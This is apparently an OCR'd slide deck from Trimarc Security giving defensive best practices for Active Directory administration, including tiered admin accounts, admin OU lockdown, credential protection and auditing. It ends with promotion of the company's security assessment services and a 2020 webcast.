- Management overhead associated with new environment (though still simpler overall compared to another AD environment).
- There's no "trust" with Azure AD - each AD forest being managed still requires an AD admin account for management.
- Requires full trust of the cloud environment
  (but realistically probably already trust cloud services & management).



Cloud Admin Forest Benefits

- The cost of accounts in a new/additional Microsoft Azure/Office 365 tenant is cheaper than a Red Forest/ESAE deployment.
- Easy to implement security controls: MFA, security configuration via Intune, etc.
- Ensures true separation of on-prem AD and Admin forest.
- Can be leveraged for cloud service administration.

AD Administration Best Practices



Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Secure AD Administration

- Separate accounts for each administrative tier
  - Tier 2: Workstations
  - Tier 1: Servers
  - Tier 0: AD/Domain Controllers, PKI, ADFS, AAD Connect, etc.
- AD admins only use admin workstations
- AD admins only logon to admin servers/Domain Controllers
- Block AD Admin groups from logging on to workstations & servers via Group Policy
- Limit DC management protocols (RDP, WMI, WinRM) to AD admin systems/subnets
- Limit service accounts with privileged AD rights



Secure AD Admin OU

- Create a new top-level OU in the domain
  - Examples: Management, AD Management, Administration, etc.
- Modify security so Authenticated Users don't have view access
  - Remove Authenticated Users from the OU permissions.
- Block GPO Inheritance. Create, apply, & link Admin OU specific GPOs
- Create child OUs
  - Admin Servers
  - Admin Workstations
  - Admin Accounts
  - Admin Groups
- Place all AD Admin related objects (users/groups) in this OU structure
- ONLY AD Admins have:
  - Modify rights to this OU structure
  - Modify/Owner rights to GPOs linked to this OU

Note: Default groups are expected to be in their default location, so be careful when moving them



Securing AD: Level 1

- Randomize computer local Administrator account passwords. (Microsoft LAPS)
- Minimize groups (& users) with DC admin/logon rights
- Separate user & admin accounts
- No user accounts in admin groups
- Admin accounts = “sensitive & cannot be delegated”
- All AD Admin accounts added to “Protected Users” group
- Long, complex (>25 characters) passwords for SAs
- Set GPO to prevent local accounts from connecting over network to computers

Securing AD: Level 2

- Service Accounts (SAs):
  - Leverage "(Group) Managed Service Accounts"
  - Implement Fine-Grained Password Policies (DFL >2008)
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example)
  - Ensure passwords are >25 characters
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1
- Disable all SMBv1
- Separate Admin workstations for administrators (locked-down & no internet)
- No Domain Admin service accounts on non-DCs
- Limit management protocol access on DCs to admin subnets
  - RDP, WMI, WinRM, etc



Securing AD: Level 3

- Complete separation of administration
- AD Admins never logon to other security tiers
- AD Admins should only logon to a DC (or admin workstation or admin server)
- Time-based, temporary group membership
- Restrict workstation to workstation communication with host firewalls
  - AD clients don't need special rules, default Block All Inbound works (add exceptions for authorized management systems)
- Implement network segmentation
  - Start by reserving IP ranges/VLANs by device type (routers, switches, DCs, servers, workstations, printers, etc).



Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs)
- Admin workstations & servers:
  - Control & limit access to admin workstations & servers
  - Remove NetBIOS over TCP/IP
  - Disable LLMNR
  - Disable WPAD




Additional Mitigations

- Enable NTLM Auditing on DCs
- Enable SMB Auditing on DCs & file servers
- Enable PowerShell logging everywhere & send to SIEM
- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers
- Change the KRBTGT account password (twice) every year & when an AD admin leaves
- Use Invoke-TrimarcADChecks (https://trimarc.co/ADCheckScript) to help identify problematic AD configurations



Recommendations



Traditional AD Administration must evolve with the threats to effectively protect Active Directory.

Most organizations have done "something" to better secure their environment, thought it's often not enough.

Priority #1: Remove accounts & service accounts from AD privileged groups.

Priority #2: Protect & Isolate AD Admin credentials by ensuring the credentials are limited to specific systems.

Slides, Video & Posts:
Hub.TrimarcSecurity.com

Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org

TRIMARC

Upcoming Trimarc Webcasts




Securing Active Directory: When AD is Compromised
Wednesday, September 23, 2020
1pm to 2pm (Eastern)
Presenter: Sean Metcalf

Registration: Trimarc.co/SecurityWebcasts



Trimarc's Active Directory Security Assessment provides actionable information enabling you to quickly resolve critical issues.

Trimarc Expertise



Trimarc Combines Operational Knowledge & Experience with Security Vision

Trimarc Security Assessments

- Comprehensive review
- Detailed, actionable recommendations
- Provides a roadmap to improve security posture
- Trimarc Security Assessments:
  - Active Directory
    - Active Directory Security Assessment (ADSA)
  - Microsoft Office 365 & Azure AD
    - Microsoft Cloud Security Assessment (MCSA)
  - VMware
    - VMware Infrastructure Security Assessment (VISA)

Trimarc Active Directory Security Assessment (ADSA)

- Comprehensive AD security posture assessment
- Effectively a sophisticated AD recon paired with detailed, customized, & actionable recommendations.
- Trimarc only requires AD user rights
- Includes in-depth review of AD & GPO permissions
- Identification of custom privileged AD groups with rights defined outside of group membership
- Review of auditing & security settings configured via GPO
- Domain Controller configuration review (agent discovery)
- AD Administration review
- Engagement is 4 to 6 Weeks (depending on scope & scale)

Trimarc Active Directory Security Review (ADSR)

- Lighter version of our Active Directory Security Assessment for small, single domain forests.
- Review is focused on the most common AD security issues
- Engagement timeline is 2 weeks
- Doesn’t required corporate network access
- PowerShell script provided to export key AD data
- Performed completely offline; no corporate network access required
- Initially for non-profits and Mergers & Acquisitions (M&A) scenarios
- Launching Fall 2020

Trimarc Virtual Infrastructure Security Assessment (VISA)

- Thorough evaluation of vSphere environment: ESXi hosts, vCenter servers & Virtual Machines
- Trimarc only requires Global-Read privileges per vCenter evaluated
- Engagement is 5 to 6 weeks (depending on scope)
- Trimarc provides recommendations on existing license levels for additional beneficial security controls
- Review of how the vSphere environment is managed as well as recommendations for secure administration
- Virtual Machine security review including recommendations for VM Template baselines
- vSwitch (vSS & vDS) configuration evaluation
- Trimarc recommendations as well as Vendor best practices